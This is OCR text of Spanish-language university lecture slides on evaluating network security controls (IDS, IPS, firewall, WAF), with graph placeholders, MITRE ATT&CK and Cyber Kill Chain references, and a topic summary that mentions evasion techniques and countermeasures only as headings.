
Control a evaluar

- IDS
- IPS
- Firewall
- WAF
- Etc.

Evaluación de controles

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA


- **Gráficos obtenidos**



Evaluación de controles

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Gráficos obtenidos**




Relación de ataques con la matriz de MITRE ATT&CK

Evaluación de controles

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Gráficos obtenidos**




Relación de ataques con la matriz de MITRE ATT&CK

Evaluación de controles

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Gráficos obtenidos**



Modelo Cyber Kill Chain

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Resumen

- Controles tecnológicos de Ciberseguridad
- Firewall
  - Tipos de Firewall
  - Técnicas de evasión de firewall
- IDS/IPS
  - Técnicas de evasión de IDS/IPS
- HIDS
  - Técnicas de evasión de HIDS
- WAF
  - Técnicas de evasión de WAF
- Contramedidas
- Evaluación de controles

USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA